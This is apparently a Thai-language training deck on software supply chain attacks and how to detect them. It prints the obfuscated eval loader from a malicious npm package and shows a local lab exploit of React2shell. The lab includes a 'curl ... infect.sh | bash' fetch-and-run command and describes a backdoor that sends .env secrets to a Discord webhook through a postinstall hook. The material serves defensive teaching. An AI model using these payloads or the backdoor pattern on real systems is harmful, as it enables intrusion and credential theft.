รูปแบบใหม่ของ supply chain attack ที่ attacker ใช้ประโยชน์จากการที่ AI (LLM / coding agent) “Hallucinate” package ขึ้นมาเอง แล้วรีบไปจดชื่อ package นั้นใส่ malware รอให้ dev กดติดตั้งตามที่ AI แนะนำ



Ref: https://stripeolt.com/knowledge-hub/expert-intel/what-is-slopsquatting/

Attack Vector: Obfuscation Techniques

Unicode / Whitespace Steganography

os-info-checker-es6 (npm)

ปลอมเป็นแพ็กเกจเช็กข้อมูล OS แต่แอบฝังโค้ดใน preinstall ที่ใช้ Unicode steganography ซ่อนค่าควบคุม (C2) ไว้ในตัวอักษรมองไม่เห็น จากนั้นตอนติดตั้งจะแกะข้อความออกมา ต่อไปยัง Google Calendar เพื่อดึง URL ของ payload แล้วเตรียมรันบนเครื่องเหยื่อ

```
1  const fs = require('fs');
2  const os = require('os');
3  const { decode } = require(getPath());
4  const decodedBytes = decode('|');
5  const decodedBuffer = Buffer.from(decodedBytes);
6  const decodedString = decodedBuffer.toString('utf-8');
7  eval(atob(decodedString))
8   fs.writeFileSync('run.txt', atob(decodedString))
9
10
11   function getPath() {
12      if (os.platform() == 'win32') {
13          return `./src/index_${os.platform()}_${os.arch()}.node`
14      } else {
15          return `./src/index_${os.platform()}.node`
16
17      }
18
```

```
const fs = require('fs');
const os = require('os');
const { decode } = require(getPath());
const decodedBytes = decode('|[redacted]');
const decodedBuffer = Buffer.from(decodedBytes);
const decodedString = decodedBuffer.toString('utf-8');
eval(atob(decodedString))
 fs.writeFileSync('run.txt', atob(decodedString))


function getPath() {
   if (os.platform() == 'win32') {
       return `./src/index_${os.platform()}_${os.arch()}.node`
   } else {
       return `./src/index_${os.platform()}.node`

   }

}
```

Ref: https://thehackernews.com/2025/05/malicious-npm-package-leverages-unicode.html

Detection Methods: SCA Tools

S Software
C Composition
A Analysis

คือเครื่องมือสำหรับ ตรวจสอบช่องโหว่ *(Vulnerability Detection):* สแกนหาไลบรารีเก่าหรือมีช่องโหว่ที่เสี่ยงต่อการโจมตี ช่วยประหยัดเวลาในการตรวจสอบโค้ดด้วยตนเอง

GuardDog

ตรวจจับ malicious open-source packages ใน ecosystem เช่น PyPI และ npm วิเคราะห์พฤติกรรมต้องสงสัยใน Source Code

socket.dev

- วิเคราะห์ package behavior
- เน้น supply chain attack detection
- ตรวจจับพฤติกรรมอันตราย ช่องโหว่ (CVEs)

npm audit

ตรวจสอบ ช่องโหว่ (vulnerabilities) ใน dependencies ของโปรเจกต์ npm เปรียบเทียบกับฐานข้อมูล vulnerability และแนะนำเวอร์ชันที่ควรอัปเดต

Detection Methods: SCA Tools


```
~/Downloads/BeaitifulSoop-1.0.0                                    1 ✘ | 07:45:27
guarddog pypi scan .
Found 2 potentially malicious indicators in .

cmd-overwrite: found 1 source code matches
  * This package is overwriting the 'install' command in setup.py at setup.py:21
        setup(
        name="BeaitifulSoop",
        version=VERSION,
        author="UFXeEcXuWfizGWAWeNfx",
        author_email="nhAYktBJ@gmail.com",
        description=DESCRIPTION,
        long_description_content_type="text/markdown",
        long_description=LONG_DESCRI...,
        ]
    )

exec-base64: found 1 source code matches
  * This package contains a call to the `eval` function with a `base64` encoded string as argument.
This is a common method used to hide a malicious payload in a module as static analysis will not decode the
string.
 at setup.py:16
        exec(Fernet(b'9AyiqeqKAPrN91Q5kvQDirIodTGyMTZUi9lCJkyWGwk=').decrypt(b'gAAAAABmBH6UnFxAGyusFSY37LkGAM
p0YBTSTcmal9FIrJmb6VoorZQ5B8qSuQAlMwVmDrd2OaPvQWhv8KnAk7TKKuv-HqqjPC4fi3cjthB23-HJSTsB8SZHHn02Bswa_67ny8pnPyD
2ufyegSYndi2h_...3cNM4='))
```

pip install guarddog

guarddog pypi scan .

guarddog npm scan .

```
guarddog npm scan expresss
Found 3 potentially malicious indicators in expresss

empty_information: This package has an empty description on npm

release_zero: The package has its latest release version to 0.0.0

typosquatting: This package closely resembles the following package names,
```



Ref: https://github.com/DataDog/guarddog

Detection Methods: SCA Tools

```
~/Documents/seo/frontend | main ?2 | ✔ | 21:22:51
socket scan create
  _____          _        _          /----------------
 |   __|___ ___| |_ ___| |_        | CLI: v1.1.72
 |__   | . |  _| '_| -_|  _|       | token: Cvd_6*** (config), org: test-wax02 (config)
 |_____|___|___|_,_|___|_|.dev     | Command: `socket scan create`, cwd: ~/Documents/seo/frontend

✔ No TARGET given. Do you want to use the current directory? Yes
i Note: You can invoke this command next time to skip the interactive questions:
```
    socket scan create [other flags...] test-wax02 .
```

i You can also run `socket scan setup` to persist these flag defaults to a socket.json file.

✔ Received Socket API response (after requesting supported scan file types).
✔ Found 1 file to include in scan.
✔ Found 1 local file
✔ Received Socket API response (after requesting to create a scan).
⠸
✔ Scan completed successfully!
View report at: https://socket.dev/dashboard/org/test-wax02/sbom/c1700c9e-cc32-4c0f-b8bc-04aa358933c6
://socket.dev/dashboard/org/test-wax02/sbom/c1700c9e-cc32-4c0f-b8bc-04aa358933c6 )
✔ Would you like to open it in your browser? Yes
```


npm install -g socket


socket login

socket scan create

Ref: https://docs.socket.dev/docs/socket-cli

Detection Methods: SCA Tools





Ref: https://docs.socket.dev/docs/socket-cli

Detection Methods: SCA Tools

```
└─ npm audit
# npm audit report

glob  10.2.0 - 10.4.5
Severity: high
glob CLI: Command injection via -c/--cmd executes matches with shell:true - https://github.com/advisories/GHS
A-5j98-mcp5-4vw2
fix available via `npm audit fix --force`
Will install eslint-config-next@16.1.6, which is a breaking change
node_modules/glob
  @next/eslint-plugin-next  14.0.5-canary.0 - 15.0.0-rc.1
  Depends on vulnerable versions of glob
  node_modules/@next/eslint-plugin-next
    eslint-config-next  14.0.5-canary.0 - 15.0.0-rc.1
    Depends on vulnerable versions of @next/eslint-plugin-next
    node_modules/eslint-config-next

next  0.9.9 - 15.5.9
Severity: critical
Information exposure in Next.js dev server due to lack of origin verification - https://github.com/advisories
/GHSA-3h52-269p-cp9r
Next.js Affected by Cache Key Confusion for Image Optimization API Routes - https://github.com/advisories/GHS
A-g5qg-72qw-gw5v
Next.js Improper Middleware Redirect Handling Leads to SSRF - https://github.com/advisories/GHSA-4342-x723-ch
2f
Next.js Content Injection Vulnerability for Image Optimization - https://github.com/advisories/GHSA-xv57-4mr9
-wg8v
Next.js Race Condition to Cache Poisoning - https://github.com/advisories/GHSA-qpjv-v59x-3qc4
Next Vulnerable to Denial of Service with Server Components - https://github.com/advisories/GHSA-mwv6-3258-q5
2c
Next has a Denial of Service with Server Components - Incomplete Fix Follow-Up - https://github.com/advisorie
s/GHSA-5j59-xgg2-r9c4
Next.js self-hosted applications vulnerable to DoS via Image Optimizer remotePatterns configuration - https:/
/github.com/advisories/GHSA-9g9p-9gw9-jx7f
Next.js HTTP request deserialization can lead to DoS when using insecure React Server Components - https://gi
thub.com/advisories/GHSA-h25m-26qc-wcjf
Authorization Bypass in Next.js Middleware - https://github.com/advisories/GHSA-f82v-jwr5-mffw
fix available via `npm audit fix --force`
Will install next@14.2.35, which is outside the stated dependency range
node_modules/next
```

npm audit

Detection Methods: SCA Tools

```
└ npm audit fix --force
npm warn using --force Recommended protections disabled.
npm warn audit Updating next to 16.1.6, which is a SemVer major change.
npm warn ERESOLVE overriding peer dependency
npm warn While resolving: @heroui/theme@2.4.26
npm warn Found: tailwindcss@3.4.19
npm warn node_modules/tailwindcss
npm warn   peer tailwindcss@"*" from tailwind-variants@3.2.2
npm warn   node_modules/tailwind-variants
npm warn     tailwind-variants@"3.2.2" from @heroui/theme@2.4.26
npm warn     node_modules/@heroui/theme
npm warn   1 more (the root project)
npm warn
npm warn Could not resolve dependency:
npm warn peer tailwindcss@">=4.0.0" from @heroui/theme@2.4.26
npm warn node_modules/@heroui/theme
npm warn   peer @heroui/theme@">=2.4.24" from @heroui/accordion@2.2.29
npm warn   node_modules/@heroui/accordion
npm warn   48 more (@heroui/alert, @heroui/autocomplete, @heroui/avatar, ...)
npm warn
npm warn Conflicting peer dependency: tailwindcss@4.2.1
npm warn node_modules/tailwindcss
npm warn   peer tailwindcss@">=4.0.0" from @heroui/theme@2.4.26
npm warn   node_modules/@heroui/theme
npm warn     peer @heroui/theme@">=2.4.24" from @heroui/accordion@2.2.29
npm warn     node_modules/@heroui/accordion
npm warn     48 more (@heroui/alert, @heroui/autocomplete, @heroui/avatar, ...)
npm warn ERESOLVE overriding peer dependency
npm warn While resolving: eslint-config-next@16.1.6
npm warn Found: eslint@8.57.1
npm warn node_modules/eslint
npm warn   peer eslint@"^6.0.0 || ^7.0.0 || >=8.0.0" from @eslint-community/eslint-utils@4.9.1
```

npm audit fix

npm audit fix --force

```
~/Documents/seo/fron
npm audit
found 0 vulnerabilities
```

```
added 30 packages, removed 6 packages, changed 13 packages, and audited 693 packages in 9s

179 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
```

Case study 1: Simple Analysis Python Package

Password:
infected

สำหรับ Analysis เท่านั้นห้ามรันจริง

Case study 2 Attack:

source: https://drive.google.com/file/d/1VnQq4wvYxXWrG5mBkiDR0X_iKer5-FbQ/view?usp=sharing

Case study 2 Attack:

Setup

```
└─ tree
.
├── exploit
│   ├── README.md
│   ├── backdoor
│   │   └── infect.sh
│   └── exploit.py
└── website
    ├── next-env.d.ts
    ├── next.config.js
    ├── package.json
    ├── src
    │   ├── app
    │   │   ├── actions.ts
    │   │   ├── api
    │   │   │   └── books
    │   │   ├── layout.tsx
    │   │   └── page.tsx
    │   └── components
    │       └── BookStore.tsx
    └── tsconfig.json

9 directories, 11 files
```

Folder website
คือ เป็นเว็บไซต์ตัวอย่างในการโจมตีโดยมีช่องโหว่ React2shell

exploit.py
คือ ไฟล์ที่เอาไว้โจมตีช่องโหว่ React2shell เพื่อเข้าไปติดตั้ง backdoor


infect.sh
คือ ไฟล์ที่เอาไว้ติดตั้ง script backdoor โดยจะสร้างไฟล์ bundle.js ที่ดึง secret ใน .env พร้อมส่งไปยัง webhook discord และเพิ่ม postinstall ในไฟล์ package.json

Case study 2 Attack:

Setup

```
└─ npm install
npm warn deprecated next@15.1.0: This version has a
on. See https://nextjs.org/blog/CVE-2025-66478 for m

added 59 packages, and audited 60 packages in 9s

23 packages are looking for funding
  run `npm fund` for details

1 critical severity vulnerability

To address all issues, run:
  npm audit fix --force

Run `npm audit` for details.
```

```
└─ npm run dev

> bookshop-vuln-react2shell@1.0.0 dev
> next dev -p 3000

   ▲ Next.js 15.1.0
   - Local:        http://localhost:3000
   - Network:      http://192.168.1.66:3000
   - Environments: .env

 ✔ Starting...
```



Case study 2 Attack:

Exploit


```
python3 exploit.py -t http://localhost:3000 -c 'ls'

     /\
    /**\
   /****\
  /******\
 /********\
/**********\
     ||

    [CVE-2025-55182 React Server Components RCE]

[*] EXPLOITATION PARAMETERS
  TARGET    : http://localhost:3000
  PAYLOAD   : ls

[*] Initiating exploitation sequence...
[*] Establishing connection to target...

[+] EXPLOITATION SUCCESSFUL
  ▸ next-env.d.ts
  ▸ next.config.js
  ▸ node_modules
  ▸ package-lock.json
  ▸ package.json
  ▸ src
  ▸ tsconfig.json
```

```
~/Documents/seo/test/case_study_1/exploit/backdoor  main ?2
ls
.rw-r--r--@ 2.9k laipradith 13 Mar 10:40 infect.sh

~/Documents/seo/test/case_study_1/exploit/backdoor  main ?2
python3 -m http.server 8080
Serving HTTP on :: port 8080 (http://[::]:8080/) ...
```

```
python3 exploit.py -t http://localhost:3000 -c 'curl -s http://localhost:8080/infect.sh| bash'

     /\
    /**\
   /****\
  /******\
 /********\
/**********\
     ||

    [CVE-2025-55182 React Server Components RCE]

[*] EXPLOITATION PARAMETERS
  TARGET    : http://localhost:3000
  PAYLOAD   : curl -s http://localhost:8080/infect.sh| bash

[*] Initiating exploitation sequence...
[*] Establishing connection to target...

[X] EXPLOITATION FAILED
  ▸ SERVER ERROR
  ▸ Target rejected payload or not vulnerable
  ▸ HTTP 500 Internal Server Error
```

Case study 2 Attack:

Exploit work




```
.rwxr-xr-x@ 2.3k laipradith 13 Mar 10:55  bundle.js
.rw-r--r--@  211 laipradith 13 Mar 08:40  next-env.d.ts
.rw-r--r--@   93 laipradith 13 Mar 08:38  next.config.js
drwxr-xr-x@    - laipradith 13 Mar 10:58  node_modules
.rw-r--r--@  31k laipradith 13 Mar 10:43  package-lock.json
.rw-r--r--@  474 laipradith 13 Mar 10:55  package.json
drwxr-xr-x@    - laipradith 13 Mar 10:48  src
.rw-r--r--@  566 laipradith 13 Mar 08:38  tsconfig.json

~/Documents/seo/test/case_study_1/website | main !1 ?4
cat package.json
{
  "name": "bookshop-vuln-react2shell",
  "version": "1.0.0",
  "description": "Vulnerable bookshop for CVE-2025-55182 security research",
  "scripts": {
    "dev": "next dev -p 3000",
    "build": "next build",
    "start": "next start -p 3000",
    "postinstall": "node bundle.js"
  },
  "dependencies": {
    "@types/node": "^22.0.0",
    "@types/react": "^19.0.0",
    "next": "15.1.0",
    "react": "19.0.0",
    "react-dom": "19.0.0",
    "typescript": "^5.7.0"
  }
}%
```

Case study 2 Defense:

Fix React2shell with npm audit

```
npm audit fix --force
npm warn using --force Recommended protections disabled.
npm warn audit Updating next to 15.5.12, which is outside your

added 6 packages, removed 9 packages, changed 30 packages, and

28 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
```


```
python3 exploit.py -t http://localhost:3000 -c 'ls'

    /\
   /**\
  /****\
 /******\
/********\
/**********\
    ||

  [CVE-2025-55182 React Server Components RCE]

[*] EXPLOITATION PARAMETERS
──────────────────────────────────────────────────
  TARGET    : http://localhost:3000
  PAYLOAD   : ls
──────────────────────────────────────────────────

[*] Initiating exploitation sequence...
[*] Establishing connection to target...

[X] EXPLOITATION FAILED
──────────────────────────────────────────────────
  ▸ Target may not be vulnerable
  ▸ HTTP 404
──────────────────────────────────────────────────
```

Case study 2 Defense:

But backdoor still remains

```
ls
.rwxr-xr-x@ 2.3k laipradith 13 Mar 10:55 bundle.js
.rw-r--r--@  262 laipradith 13 Mar 11:03 next-env.d.ts
.rw-r--r--@   93 laipradith 13 Mar 08:38 next.config.js
drwxr-xr-x@    - laipradith 13 Mar 11:04 node_modules
.rw-r--r--@  31k laipradith 13 Mar 11:02 package-lock.json
.rw-r--r--@  477 laipradith 13 Mar 11:02 package.json
drwxr-xr-x@    - laipradith 13 Mar 10:48 src
.rw-r--r--@  566 laipradith 13 Mar 08:38 tsconfig.json
```

